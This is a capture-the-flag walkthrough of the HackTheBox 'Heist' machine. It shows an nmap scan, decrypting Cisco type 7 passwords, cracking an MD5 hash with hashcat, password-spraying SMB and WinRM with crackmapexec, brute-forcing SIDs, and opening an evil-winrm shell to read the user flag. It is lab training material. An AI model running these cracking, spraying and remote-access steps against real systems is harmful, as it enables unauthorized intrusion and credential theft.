

INITIAL SHELL:

NMAP Scan.




```
┌──(kali㉿kali)-[~/opt/HTB/safe]
└─$ nmap -p- -A 10.10.10.149
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 02:12 EDT
Nmap scan report for 10.10.10.149
Host is up (0.16s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-03T06:17:00
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 312.22 seconds

┌──(kali㉿kali)-[~/opt/HTB/safe]
└─$ 
```

Navigating to port 80 on web browser and logging in as guest.



Navigating to the attachment.



Issues

Hazard 20 minutes ago

Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

Attachment


Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!

Hazard 10 minutes ago


Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

Finding cisco secret strings and a hash in “config.txt” present in attachments.



```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

Locating CISCO TYPE 7 decrypters.



theevilbit / ciscot7

1 branch 0 tags

theevilbit Merge pull request #2 from MyBagofTricks/patch-1 … 21af318 on Dec 19, 2019 6 commits

.gitattributes	Added .gitattributes & .gitignore files	7 years ago
.gitignore	Added .gitattributes & .gitignore files	7 years ago
LICENSE.md	commit	7 years ago
README.md	commit	7 years ago
ciscot7.py	Trivial mods for Python3 compatibility	2 years ago

README.md

Cisco Type 7 Password Decrypter

Small tool to decrypt Cisco IOS type 7 passwords, it can also encrypt clear text passwords if required.

Usage

About

Cisco Type 7 Password Decrypter

Readme

MIT License

Releases

No releases published

Packages


No packages published

Contributors 2

theevilbit Csaba Fitzl


MyBagofTricks BADBIT

Decrypting the cisco strings using the script found above.



```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ python ciscot7.py -p 0242114B0E143F015F5D1E161713
Decrypted password: $uperP@ssword

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ python ciscot7.py -p 02375012182C1A1D751618034F36415408
Decrypted password: Q4)sJu\Y8qz*A3?d

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$
```


Cracking the password hash using hashcat.



```
C:\Users\91948\Desktop\hashcat-6.1.0>hashcat -m 500 temp.txt rockyou.txt --show
$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent

C:\Users\91948\Desktop\hashcat-6.1.0>
```


```
$1$pdQG$o8nrSzsGXeaduXrjlvKc91
```

Password spray using the discovered passwords and users via crackmapexec and identifying valid credentials.




```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ crackmapexec smb 10.10.10.149 -u users.txt -p passwords.txt                  1 ✗
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10.0 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\hazard:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [+] SupportDesk\hazard:stealth1agent
```

Enumerating shares as user “hazard” using the above discovered credential.




```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ smbmap -H 10.10.10.149 -u hazard -p stealth1agent
[+] IP: 10.10.10.149:445        Name: heist.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ █
[heist] 0:python3*Z                                                                                         "kali" 10:56 04-Sep-21
```

Brute forcing SIDs via impacket’s lookupsid using credentials for “hazard” user and finding other valid users.




```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ lookupsid.py hazard:stealth1agent@10.10.10.149
Impacket v0.9.24.dev1+20210611.72516.1a5ed9dc - Copyright 2021 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

Adding the discovered users to “users.txt”.




```
rout3r
admin
hazard
support
jason
chase
```

Password spray again using the updated passwords and users list via crackmapexec and identifying valid credentials.




```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ crackmapexec winrm 10.10.10.149 -u users.txt -p passwords.txt
WINRM       10.10.10.149    5985   NONE             [*] None (name:10.10.10.149) (domain:None)
WINRM       10.10.10.149    5985   NONE             [*] http://10.10.10.149:5985/wsman
WINRM       10.10.10.149    5985   NONE             [-] None\rout3r:$uperP@ssword
WINRM       10.10.10.149    5985   NONE             [-] None\rout3r:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   NONE             [-] None\rout3r:stealth1agent
WINRM       10.10.10.149    5985   NONE             [-] None\admin:$uperP@ssword
WINRM       10.10.10.149    5985   NONE             [-] None\admin:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   NONE             [-] None\admin:stealth1agent
WINRM       10.10.10.149    5985   NONE             [-] None\hazard:$uperP@ssword
WINRM       10.10.10.149    5985   NONE             [-] None\hazard:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   NONE             [-] None\hazard:stealth1agent
WINRM       10.10.10.149    5985   NONE             [-] None\support:$uperP@ssword
WINRM       10.10.10.149    5985   NONE             [-] None\support:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   NONE             [-] None\support:stealth1agent
WINRM       10.10.10.149    5985   NONE             [-] None\jason:$uperP@ssword
WINRM       10.10.10.149    5985   NONE             [-] None\jason:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   NONE             [-] None\jason:stealth1agent
WINRM       10.10.10.149    5985   NONE             [-] None\chase:$uperP@ssword
WINRM       10.10.10.149    5985   NONE             [+] None\chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ 
```

Powershell remote to target as user “chase” using evil-winrm.



```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ evil-winrm -i 10.10.10.149 -u Chase -p "Q4)sJu\Y8qz*A3?d"

Evil-WinRM shell v3.2

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Chase\Desktop> ls


    Directory: C:\Users\Chase\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/22/2019   9:08 AM            121 todo.txt
-a----        4/22/2019   9:07 AM             32 user.txt
```


User.txt.



```
*Evil-WinRM* PS C:\Users\Chase\Desktop> pwd

Path
----
C:\Users\Chase\Desktop


*Evil-WinRM* PS C:\Users\Chase\Desktop> type user.txt
a127daef77ab6d9d92008653295f59c4
*Evil-WinRM* PS C:\Users\Chase\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1b:af5c:b252:6c18%15
   IPv4 Address. . . . . . . . . . . : 10.10.10.149
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
*Evil-WinRM* PS C:\Users\Chase\Desktop>
